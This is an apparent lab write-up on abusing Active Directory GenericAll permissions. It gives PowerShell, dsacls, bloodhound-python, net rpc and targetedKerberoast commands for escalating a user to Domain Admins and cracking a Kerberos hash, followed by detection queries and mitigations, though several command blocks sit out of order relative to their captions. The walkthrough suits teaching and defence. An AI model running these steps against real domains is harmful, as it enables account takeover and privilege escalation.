Generic All

Active Directory Privilege Escalation: GenericAll Abuse (Part 1)

Overview:
The `GenericAll` permission (often referred to as "Full Control") is the most powerful right in Active Directory. If an attacker gains `GenericAll` over an object (like a user, group, or computer), they have total control over it. This includes the ability to change passwords, modify group memberships, edit attributes, and alter Discretionary Access Control Lists (DACLs).

Phase 1: Planting the Vulnerability (Lab Setup)

To demonstrate this abuse, we first intentionally misconfigure the lab environment. We have documented two different methods for injecting a `GenericAll` vulnerability: targeting a highly privileged group and targeting a specific user.

Method A: Modifying Group ACLs via PowerShell
Here, we grant a standard domain user named `show` the `GenericAll` right over the `Domain Admins` group using native PowerShell cmdlets.

1. **Defining the Targets:** We start by declaring our variables in PowerShell, specifying the target group (`Domain Admins`) and the principal user who will receive the privileges (`show`). We retrieve the group's current ACL and the user's SID to prepare the access rule.

> **** *(Shows the PowerShell variable initialization for `$TargetGroup`, `$PrincipalUser`, `$Acl`, and `$UserSid`)*

```
PS C:\Users\naruto_uzumaki07> Add-Type -AssemblyName System.DirectoryServices
PS C:\Users\naruto_uzumaki07>  $Rule = New-Object System.DirectoryServices.ActiveDirectoryA
ccessRule ( $UserSid, "GenericAll", "Allow" )
PS C:\Users\naruto_uzumaki07> $Acl.AddAccessRule($Rule)
PS C:\Users\naruto_uzumaki07> Set-Acl "AD:\$TargetGroup" Acl
Set-Acl : AclObject
At line:1 char:1
+ Set-Acl "AD:\$TargetGroup" Acl
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (Acl:String) [Set-Acl], ArgumentException
    + FullyQualifiedErrorId : SetAcl_AclObject,Microsoft.PowerShell.Commands.SetAclComman
   d

PS C:\Users\naruto_uzumaki07> Set-Acl "AD:\$TargetGroup" $Acl
PS C:\Users\naruto_uzumaki07> (Get-Acl "AD:\$TargetGroup").Access | Where-Object {$_.Identi
tyReference -like "*show*"}


ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : Lab\show
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

2. **Applying the Access Rule:** Next, we create a new `ActiveDirectoryAccessRule` explicitly defining the `GenericAll` right. We add this rule to the ACL object and apply it to the `Domain Admins` group using `Set-Acl`. Finally, we verify the modification by checking the newly applied permissions.

> **** *(Shows the creation of the rule, the successful `Set-Acl` execution (after a minor typo fix), and the output confirming `ActiveDirectoryRights : GenericAll` for `Lab\show`)*

```
PS C:\Users\naruto_uzumaki07> Add-ADGroupMember -Identity "Domain Admins" -Members "show"
PS C:\Users\naruto_uzumaki07> Get-ADGroupMember -Identity "Domain Admins" | Select-Object N
ame, SamAccountName

Name             SamAccountName
----             --------------
Administrator    Administrator
hashirama_senju  hashirama_senju
tobirama_senju   tobirama_senju
hiruzen_sarutobi hiruzen_sarutobi
minato_namikaze  minato_namikaze
tsunade_hokage   tsunade_hokage
kakashi_hokage   kakashi_hokage
naruto_hokage    naruto_hokage
show             show
```

Method B: Modifying User ACLs via `dsacls`

Alternatively, `GenericAll` can be granted over a user object using built-in Windows command-line tools.

1. **Targeting a User:** We use the `dsacls` utility to modify the ACL of the user object `naruto_uzumaki`. By executing the command with the `/G lab\sasuke_uchiha:GA` flag, we grant the user `sasuke_uchiha` Full Control (`GenericAll`) over Naruto's account.

> **** *(Shows `Get-ADUser` retrieving Naruto's details, followed by the `dsacls` command successfully granting `FULL CONTROL` to Sasuke)*


```
PS C:\Users\naruto_uzumaki07> $TargetGroup = (Get-ADGroup "Domain Admins").DistinguishedNam
e
PS C:\Users\naruto_uzumaki07> $PrincipalUser = (Get-ADUser "show").UserPrincipalName
PS C:\Users\naruto_uzumaki07> $Acl = Get-Acl "AD:\$TargetGroup"
PS C:\Users\naruto_uzumaki07> $UserSid = (Get-ADUser "show").SID
PS C:\Users\naruto_uzumaki07> $Rule = New-Object System.DirectoryServices.ActiveDirectoryAc
```

Phase 2: Domain Enumeration and Discovery

Switching to the attacker's perspective, we must map the network to discover the misconfigurations we just planted.

1. **BloodHound Data Collection:** From a Kali Linux attacker machine, we use the `bloodhound-python` ingestor. Authenticating as our compromised user (`show`), we query the Domain Controller to collect all AD relationships and ACLs.

> **** *(Shows the successful execution of* `bloodhound-python` *mapping the environment)*



**** *(Shows an alternative execution of the same ingestor confirming data collection)*

```
┌──(root㉿ kali)-[/home/kali/Desktop]
└─# net rpc group members "Domain Admins" -U lab.local/show%'yamato@1' -S 192
.168.56.10
Lab\Administrator
Lab\hashirama_senju
Lab\tobirama_senju
Lab\hiruzen_sarutobi
Lab\minato_namikaze
Lab\tsunade_hokage
Lab\kakashi_hokage
Lab\naruto_hokage
Lab\show
```

1. **RPC Enumeration:** While BloodHound processes the data, we can manually enumerate the domain using SMB/RPC. Using the `net rpc user` command authenticated as `show`, we extract a full list of all users in the domain to identify potential high-value targets.

> **** *(Shows `net rpc user` successfully dumping the domain user list from Kali)*


```
└─# bloodhound-python -u show -p yamato@1 -ns 192.168.56.10 -d lab.local -c A
ll
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1
806
INFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1
806
INFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Found 48 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.lab.local
INFO: Done in 00M 12S
```

Phase 3: Exploitation and Verification

Because the user `show` has `GenericAll` (Full Control) over the `Domain Admins` group, the exploitation phase is straightforward: `show` can simply add themselves directly to the group.

1. **Executing the Privilege Escalation:** Using a compromised Windows host or PowerShell session, we execute the `Add-ADGroupMember` cmdlet. We tell Active Directory to add the user `show` to the `Domain Admins` identity. We then run `Get-ADGroupMember` to verify the execution locally.

   > **** *(Shows the successful execution of `Add-ADGroupMember` and the subsequent list showing `show` as a Domain Admin)*



2. **Remote Verification:** To confirm the exploit worked globally, we switch back to our Kali Linux attacker machine. We run `net rpc group members "Domain Admins"` via RPC. The output confirms that `Lab\show` is now an official member of the highly privileged Domain Admins group.

> **** *(Shows the* `net rpc` *output explicitly listing* `Lab\show` *inside the Domain Admins group)*


```
PS C:\Users\naruto_uzumaki07> Get-ADUser naruto_uzumaki


DistinguishedName : CN=naruto_uzumaki,CN=Users,DC=lab,DC=local
Enabled           : True
GivenName         :
Name              : naruto_uzumaki
ObjectClass       : user
ObjectGUID        : b3a7da64-5363-412d-8edd-1d08f6eb1fc3
SamAccountName    : naruto_uzumaki
SID               : S-1-5-21-2216088209-294889007-2916038325-1116
Surname           :
UserPrincipalName : naruto_uzumaki@lab.local


PS C:\Users\naruto_uzumaki07> dsacls "CN=naruto_uzumaki,CN=Users,DC=lab,DC=local" /G lab\sasuke_uchiha:GA
Owner: Lab\naruto_uzumaki07
Group: Lab\Domain Users

Access list:
Allow Lab\Domain Admins                 FULL CONTROL
Allow Lab\sasuke_uchiha                 FULL CONTROL
Allow BUILTIN\Account Operators         FULL CONTROL
Allow NT AUTHORITY\Authenticated Users
                                        SPECIAL ACCESS
                                        READ PERMISSONS
Allow NT AUTHORITY\SELF                 SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow NT AUTHORITY\SYSTEM               FULL CONTROL
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS    <Inherited from parent>
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow Lab\Enterprise Admins             FULL CONTROL    <Inherited from parent>
Allow BUILTIN\Pre-Windows 2000 Compatible Access
```

Phase 4: Alternative Exploitation - Targeted Kerberoasting

While adding a user to a group is loud, `GenericAll` over a *user* object provides stealthier options. Because Full Control allows attribute modification, an attacker can temporarily write a Service Principal Name (SPN) to the target user account, request a Kerberos Ticket Granting Service (TGS) ticket for offline cracking, and then remove the SPN to hide their tracks.

1. **Attack Path Analysis (BloodHound):** We review the alternative attack path planted earlier (Method B). BloodHound confirms that `SASUKE_UCHIHA@LAB.LOCAL` holds `GenericAll` over `NARUTO_UZUMAKI@LAB.LOCAL`. The abuse info specifically highlights "Targeted Kerberoast" as a viable attack vector.

> **** *(Shows the BloodHound graph displaying the User-to-User GenericAll relationship and the Targeted Kerberoast abuse details)*



2. **Executing Targeted Kerberoasting:** From our attacker machine, we use the `targetedKerberoast.py` script. We authenticate as `naruto_uzumaki` (using a previously compromised password) and point it at the domain controller. The script automatically sets temporary SPNs, requests the TGS tickets, and prints the crackable hashes.


> **** *(Shows the initial execution of* `targetedKerberoast.py` *and the first extracted hash)*

**** *(Shows a wider view of the script's output, successfully extracting TGS*

hashes for multiple targeted accounts, including `naruto_uzumaki`)

3. **Offline Password Cracking:** We save the extracted TGS hash into a text file (`has.txt`) and run John the Ripper (`john`) using a custom wordlist (`passs.txt`). The hash is successfully cracked, revealing the target user's plaintext password: `Rasengan@123`.

> **** *(Shows John the Ripper successfully cracking the Kerberos 5 TGS ticket to reveal the plaintext password)*




Phase 5: Detection and Threat Hunting

Because `GenericAll` allows multiple abuse avenues (Group Addition, ACL modification, Force Password Reset, Targeted Kerberoasting), defenders must hunt across several Event IDs in their SIEM/Log Analytics workspace.


1. **Detecting Malicious Tool Execution (Command Line Logging):** By searching for command-line arguments containing "dsacls" in our logs, we can spot the exact moment the attacker (or a careless admin) manually granted the `GenericAll` permission over the user object.

   > **** *(Shows a KQL query filtering for "dsacls", revealing the execution of `dsacls.exe` by `Lab\naruto_uzumaki07`)*




2. **Detecting Unauthorized Privileged Group Additions (Event ID 4728):** For the first exploitation method (adding a user to Domain Admins), we monitor for `Event ID 4728` (A member was added to a security-enabled global group). High-value targets like Domain Admins should trigger immediate high-severity alerts.

   > **** *(Shows the KQL query for Event 4728, capturing the unauthorized group modification)*




3. **Detecting Force Password Resets (Event ID 4724):**
   Another major abuse of `GenericAll` over a user is forcing a password reset without knowing the current password. We hunt for `Event ID 4724` (An attempt was made to reset an account's password) to catch attackers locking out legitimate users and taking over their accounts.

> **** *(Shows the KQL query for Event 4724, identifying a password reset attempt on `sasuke_uchiha`)*



4. **Detecting Targeted Kerberoasting (Event ID 4769):**
   To detect the stealthy Kerberoasting attack, we hunt for `Event ID 4769` (A Kerberos service ticket was requested). Because attackers typically request the crackable RC4 encryption type, we filter the `RenderedDescription` for the hex value `"0x17"` (RC4-HMAC).

   > **** *(Shows the KQL query combining Event 4769 and "0x17", successfully identifying the malicious TGS request made by the `targetedKerberoast.py` script)*



Phase 6: Mitigation and Remediation

To lock down the environment and prevent `GenericAll` abuse, implement the following best practices:

- **Principle of Least Privilege (PoLP):** No standard user should *ever* have `GenericAll` (Full Control) over another user account, a privileged group, or a computer object.
- **Active Directory ACL Auditing:** Regularly audit AD object permissions. Use BloodHound Enterprise or PingCastle to proactively identify and remove dangerous relationships (`GenericAll`, `WriteDacl`, `WriteOwner`, `GenericWrite`).

- **Protect Privileged Objects:** Ensure all administrative accounts and Tier 0 groups are protected by the `AdminSDHolder` process, which resets unauthorized DACL changes every hour.
- **Complex Passwords and LAPS:** For service accounts and computer objects that might be subject to Kerberoasting via `GenericAll` attribute manipulation, ensure their passwords are long (25+ characters), complex, and rotated frequently.
- **Enable Advanced Audit Policies:** Ensure your Domain Controllers are forwarding critical events to your SIEM, specifically `Event ID 4662` (Directory Service Changes), `4728` / `4732` (Group modifications), and `4769` (Kerberos ticket requests).